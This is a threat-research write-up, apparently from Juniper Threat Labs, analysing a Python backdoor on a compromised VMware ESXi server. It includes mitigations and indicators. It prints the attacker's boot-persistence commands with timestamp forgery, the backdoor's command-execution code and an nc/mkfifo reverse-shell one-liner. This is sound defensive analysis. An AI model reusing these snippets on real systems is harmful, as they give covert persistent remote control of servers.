
A Custom Python Backdoor for VMWare ESXi Servers

By Asher Langton

Published: 2022-12-09 · Archived: 2026-04-05 19:41:52 UTC

A Custom Python Backdoor for VMWare ESXi Servers



In October 2022, Juniper Threat Labs discovered a backdoor implanted on a VMware ESXi virtualization server. Since 2019, unpatched ESXi servers have been targets of ongoing in-the-wild attacks based on two vulnerabilities in the ESXi's OpenSLP service: CVE-2019-5544 and CVE-2020-3992. Unfortunately, due to limited log retention on the compromised host we investigated, we can't be sure which vulnerability allowed hackers access to the server. Nevertheless, the implanted backdoor is notable for its simplicity, persistence and capabilities, and to our knowledge has not been publicly documented until now.

Foothold and Persistence

ESXi is a virtualization platform with a lightweight UNIX-like host operating system and the capability to run many virtual machines simultaneously. While the virtual disk images for these VMs are stored on the ESXi's physical disks, the system files for the host OS are stored in RAM and changes are discarded on a reboot. Only a few specific system files are automatically backed up and restored on a reboot. Among these is /etc/rc.local.d/local.sh, which is executed at startup. By default, this file is empty other than comments explaining and discouraging its use. In the case of the compromised machine we analyzed, the attacker had added the following code:

```
/bin/mv /bin/hostd-probe.sh /bin/hostd-probe.sh.1
/bin/cat << LOCAL2 >> /bin/hostd-probe.sh
/bin/nohup /bin/python -u /store/packages/vmtools.py >/dev/null 2>&1&
LOCAL2
/bin/cat /bin/hostd-probe.sh.1 >> /bin/hostd-probe.sh
/bin/chmod 755 /bin/hostd-probe.sh
/bin/rm /bin/hostd-probe.sh.1
/bin/touch -r /usr/lib/vmware/busybox/bin/busybox /bin/hostd-probe.sh
```

The first 7 lines prepend, in a convoluted fashion, a single line of code to /bin/hostd-probe.sh, a system file that is executed automatically when the system boots . This line of code launches a Python script:

```
/bin/nohup /bin/python -u /store/packages/vmtools.py >/dev/null 2>&1&
```

The touch command in the final line of code resets the modification and access timestamps of /bin/hostd-probe.sh to those of a preinstalled system file, making it appear as though /bin/hostd-probe.sh had not been modified since the system software was installed or last updated.

There are a total of 4 files installed or modified in this attack:

- /etc/rc.local.d/local.sh: stored in RAM, but changes are backed up and restored on reboot
- /bin/hostd-probe.sh: changes are stored in RAM and reapplied after a reboot
- /store/packages/vmtools.py: saved to the persistent disk stores used for VM disk images, logs, etc.
- /etc/vmware/rhttpproxy/endpoints.conf: changes are stored in RAM and reapplied after a reboot

Python Backdoor

While the Python script used in this attack is cross-platform and can be used with little or no modification on Linux or other UNIX-like systems, there are several indications that this attack was designed specifically to target ESXi. The name of the file and its location, /store/packages/vmtools.py, was chosen to raise little suspicion on a virtualization host. The file begins with a VMware copyright consistent with publicly available examples and is taken character-for-character from an existing Python file provided by VMware.

```
#!/bin/python
"""
Copyright 2011 - 2014 VMware, Inc.  All rights reserved.

This module starts debug tools
"""

from http.server import BaseHTTPRequestHandler, HTTPServer
```

The Python script launches a simple webserver that accepts password-protected POST requests and can be used in two ways: it can run arbitrary remote commands and display the results as a webpage, or it can launch a reverse

shell to the host and port of the attacker's choice. This server binds to port 8008 on the local IP address 127.0.0.1 and accepts 5 misleadingly named parameters:

- server_namespace: password protecting the backdoor from unintended use
- server_instance: either "local" (run commands directly) or "remote" (reverse shell)
- operation_id: command to execute ("local" only)
- envelope and path_set: host and port, respectively, for the reverse shell ("remote" only)

The server first checks the MD5 hash of the provided password against a hard-coded value. If this succeeds, the execution path splits based on the value of server_instance. If the provided value is "local", the server executes the value of operation_id as a base64-encoded command and writes the output to the browser:


```
        if action is None or action == 'local':
            encoded_cmd = form.getvalue('operation_id')
            if encoded_cmd is not None:
                try:
                    cmd = str(base64.b64decode(encoded_cmd), "utf-8")
                except binascii.Error:
                    return
                self.wfile.write(os.popen(cmd).read().encode())
```

If the value of server_instance is "remote", the webserver launches a reverse shell to the host and port provided in envelope and path_set, respectively.

```
        if action == 'remote':
            host = form.getvalue('envelope')
            if host is not None:
                port = form.getvalue('path_set')
                if port is None:
                    port = '427'

                cmd = 'mkfifo /tmp/tmpy_8th_nb; cat /tmp/tmpy_8th_nb | /bin/sh -i 2>&1 | nc %s %s > /
                subprocess.Popen(cmd, shell=True)
```

A reverse shell is a terminal session on the compromised machine but is "reversed" in that the network connection originates on the compromised machine.



Depiction of a reverse shell.

This contrasts with an ordinary remote terminal session like ssh, where an external user initiates the connection to a target machine in order to run shell commands. Using a reverse shell can bypass firewall restrictions and works even when the compromised machine is not directly accessible from the internet.

The reverse shell command is taken from a reverse shell one-liners cheat sheet:

```
mkfifo /tmp/tmpy_8th_nb; cat /tmp/tmpy_8th_nb | /bin/sh -i 2>&1 | nc <host> <port > /tmp/tmpy_8th_nb
```

The sequence of piped commands is somewhat more complicated than the most common reverse shell invocations and is needed to work around limitations in the netcat version available on ESXi. Note that if no port number is supplied in the POST request, the default port used is 427. This is the standard service port for OpenSLP, the vulnerable service most likely exploited to gain access to the ESXi server and is another indication that this attack was crafted with ESXi targets in mind.

Reverse Proxy

We previously noted that the malicious Python webserver binds to a 127.0.0.1, the “home” IP address that is only accessible from within the compromised machine. In order to allow remote access, the hackers changed the configuration of the ESXi reverse HTTP proxy. The configuration file, /etc/vmware/rhttpproxy/endpoints.conf, contains a number of mappings from pathnames to network ports, such as:

```
/sdk   local  8307   redirect      allow
```

This line instructs the reverse proxy to forward to port 8307 any external requests to https://<server_url/sdk/*. The attackers appended the following line to endpoints.conf, allowing external access to the malicious webserver:

```
/<random_UUID> local 8008 allow allow
```

Because /etc/vmware/rhttpproxy/endpoints.conf is also among the system files that are backed up and restored automatically, this reverse proxy configuration is persistent.

Mitigation

- Apply all vendor patches as soon as possible.
- Restrict incoming network connections to trusted hosts.
- Check the contents and/or existence of the four files detailed above. By default, local.sh should contain only comments and an exit statement.
- Check all modified persistent system files for unexpected changes. This blog post explains how these files are marked for backup and how to find them.

IOCs

Please see VirusTotal for vmtools.py and local.sh. The hashed password in vmtools.py has been redacted because it might uniquely identify the compromised server, so that file's hash should not be used as an IOC. The modifications to hostd-probe.sh and endpoints.conf are shown in their entirety above.
